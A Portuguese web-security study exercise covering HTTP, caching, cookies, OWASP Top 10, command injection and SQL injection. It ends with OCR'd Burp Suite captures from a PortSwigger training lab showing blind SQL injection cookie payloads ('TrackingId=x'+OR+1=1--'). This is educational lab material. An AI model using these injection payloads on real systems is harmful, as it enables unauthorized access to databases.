GRIS - Grupo de Resposta a Incidentes de Segurança

WEB - FILIPE AUGUSTO DA SILVA

1) O protocolo HTTP, Hypertext Transfer Protocol ou Protocolo de Transferência de Hipertexto, é um protocolo da camada de aplicação do TCP/IP cuja função é de proporcionar a transferência de hipertexto. Este protocolo é usado desde 1990, atualmente está na versão 1.1.
    a) É um protocolo de camada de aplicação da WEB
    b) É implementado em dois programas: Cliente e Servidor
    c) O HTTP é quem define a estrutura da mensagem que o cliente vai trocar com o servidor e utiliza TCP como seu protocolo de transporte
    d) Protocolo sem estado. O que significa que ele não mantém memória sobre suas ações. Ou seja se um cliente fizer uma requisição idêntica a uma anterior a qualquer momento, o HTTP não sabe informar sobre esse histórico.

2) Os códigos de status de resposta HTTP indicam se uma solicitação HTTP específica foi concluída com êxito. As respostas são agrupadas em cinco classes:
    a) Respostas informativas (100 - 199),
    b) Respostas bem-sucedidas (200 - 299),
    c) Redirecionamentos (300 - 399),
    d) Erros do cliente (400 - 499),
    e) e erros de servidor (500 - 599).

    A maneira mais eficaz de atenuar um ataque DDoS é saber quando está acontecendo imediatamente quando o ataque começa. Existem várias pistas que indicam que um ataque DDoS está acontecendo e uma delas é quando o **seu servidor responde com 503 devido a falhas de serviço.**

3) Os cabeçalhos HTTP permitem que o cliente e o servidor passem informações adicionais com a solicitação ou a resposta HTTP. Um cabeçalho de solicitação é composto por seu nome case-insensitive (não diferencia letras maiúsculas e minúsculas), seguido por dois pontos ':' e pelo seu valor (sem quebras de linha).

    O armazenamento em cache é uma técnica valiosa e eficaz para otimizar o desempenho nas arquiteturas cliente-servidor, e o HTTP, que utiliza extensivamente o armazenamento em cache, não é exceção. No entanto, nos casos em que o recurso em

cache é confidencial, o cache pode levar a vulnerabilidades - e deve ser evitado. Como exemplo, considere um aplicativo Web que renderiza e armazena em cache uma página com informações confidenciais e está sendo usado em um PC compartilhado. Qualquer pessoa pode visualizar informações confidenciais renderizadas por esse aplicativo da Web simplesmente acessando o cache do navegador ou, às vezes, até com a mesma facilidade que clicar no botão "voltar" do navegador.

4) Quando estamos navegando na web, a todo momento o nosso navegador está enviando requisições para um servidor e o servidor, por sua vez, nos devolve uma resposta em um formato específico ou realiza uma ação de acordo com o que pedirmos para ele fazer.

   Nas requisições, especificamos o que chamamos de método HTTP ou verbo. Na versão 1.1 do protocolo HTTP (que é a que todos usamos atualmente) temos 9 verbos diferentes, sendo os principais GET e POST.

   O método GET e POST é usado para transferir dados do cliente para o servidor no protocolo HTTP, mas a principal diferença entre o método POST e GET é que o GET carrega o parâmetro de solicitação anexado na string da URL enquanto o POST carrega o parâmetro de solicitação no corpo da mensagem, o que o torna uma maneira mais segura de transferência de dados do cliente para o servidor no protocolo http.

5) O cache HTTP é opcional, mas a reutilização de um recurso em cache geralmente é desejável. No entanto, caches HTTP comuns geralmente são limitados a respostas em cache ao GET e podem recusar outros métodos. A chave do cache principal consiste no método de solicitação e no URI de destino (muitas vezes, apenas o URI é usado, pois somente as solicitações GET são destinos de cache). Os formulários comuns de entradas de armazenamento em cache são:
   a) Resultados bem-sucedidos de uma solicitação de recuperação: uma resposta 200 (OK) a uma solicitação GET que contém um recurso como documentos, imagens ou arquivos HTML.
   b) Redirecionamentos permanentes: uma resposta 301 (movida permanentemente).
   c) Respostas de erro: uma página de resultado 404 (não encontrada).
   d) Resultados incompletos: uma resposta 206 (Conteúdo parcial).

e) Respostas diferentes de GET se algo adequado para uso como chave de cache estiver definido.

6) Cookies são mensagens que os servidores da Web transmitem ao seu navegador quando você visita sites da Internet. Seu navegador armazena cada mensagem em um arquivo pequeno, chamado cookie.txt. Quando você solicita outra página do servidor, seu navegador envia o cookie de volta ao servidor. Esses arquivos normalmente contêm informações sobre sua visita à página da Web, bem como informações voluntárias, como seu nome e interesses.

   Os webmasters sempre conseguiram rastrear o acesso a seus sites, mas os cookies facilitam isso. Em alguns casos, os cookies não vêm do site que você está visitando, mas de empresas de publicidade que gerenciam os banners para um conjunto de sites (como DoubleClick.com). Essas empresas de publicidade podem desenvolver perfis detalhados das pessoas que selecionam anúncios nos sites de seus clientes.

   A aceitação de um cookie não concede ao servidor acesso ao seu computador ou a qualquer informação pessoal (exceto as informações que você possa ter fornecido de propósito, como nas compras on-line). Além disso, não é possível executar o código de um cookie e não é possível usar um cookie para enviar um vírus.

7) O Top 10 da OWASP é um relatório atualizado regularmente, descrevendo as preocupações de segurança com relação à segurança de aplicativos da web, com foco nos 10 riscos mais críticos. O relatório é elaborado por uma equipe de especialistas em segurança de todo o mundo. OWASP refere-se ao Top 10 como um 'documento de conscientização' e recomenda que todas as empresas incorporem o relatório em seus processos para minimizar e/ou mitigar os riscos de segurança.


8) Para iniciar efetivamente um ataque, o invasor deve ter o conhecimento da rede, hardware usado, software implantado e sua topologia. Antes de um ataque ser lançado, o invasor tenta obter esse conhecimento examinando a rede, que é chamada de reconhecimento. O **reconhecimento (recon)** não é um ataque por si só; no entanto, isso pode causar uma séria ameaça à segurança, permitindo que os pontos fracos da rede ou dos recursos da rede sejam divulgados ao invasor. Esta é mais uma missão de coleta de informações.

9) Command Injection


   a) Injeção de comando é um ataque no qual o objetivo é a execução de comandos arbitrários no sistema operacional host por meio de um aplicativo vulnerável. Os

ataques de injeção de comando são possíveis quando um aplicativo passa dados inseguros fornecidos pelo usuário (formulários, cookies, cabeçalhos HTTP etc.) para um shell do sistema.


b) Burp Suite



Original Request



Edited Request



Response


10)


a) A injeção de SQL é uma vulnerabilidade de segurança da Web que permite que um invasor interfira nas consultas que um aplicativo faz em seu banco de dados. Geralmente, permite que um invasor visualize dados que normalmente não são capazes de recuperar. Isso pode incluir dados pertencentes a outros usuários ou quaisquer outros dados que o próprio aplicativo possa acessar. Em muitos casos, um invasor pode modificar ou excluir esses dados, causando alterações persistentes no conteúdo ou no comportamento do aplicativo.

b) Quando um aplicativo é vulnerável à injeção de SQL e os resultados da consulta são retornados nas respostas do aplicativo, a palavra-chave UNION pode ser usada para recuperar dados de outras tabelas no banco de dados. Isso resulta em um ataque UNION de injeção SQL. UNION permite executar uma ou mais consultas SELECT adicionais e anexar os resultados à consulta original.

c) A injeção cega de SQL surge quando um aplicativo é vulnerável à injeção de SQL, mas suas respostas HTTP não contêm os resultados da consulta SQL relevante nem os detalhes de quaisquer erros no banco de dados.


d) Resultados


Burp Suite Professional v2.1.03
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+OR+1=1--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
Welcome back! | Account login |
Type 0 matches
Welcome Back 1 match
Done
11,596 bytes | 1,217 millis
Blind SQL injection with conditional responses
Not secure acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games



Burp Suite Professional v2.1.03
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+OR+1=2--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=lcJKq6lgJYTnetZ7k4YcHMQ12RaPG94G; Secure; HttpOnly
Connection: close
Content-Length: 11383
<!DOCTYPE html>
<html>
<head>
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<title>Blind SQL injection with conditional responses</title>
</head>
<body>
<script src="/resources/js/labHeader.js"></script>


<section class="pageHeader">


<h2>Blind SQL injection with conditional responses</h2>
Welcome Back 0 matches
Done
11,556 bytes | 1,211 millis
Blind SQL injection with conditional responses
Not secure acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games

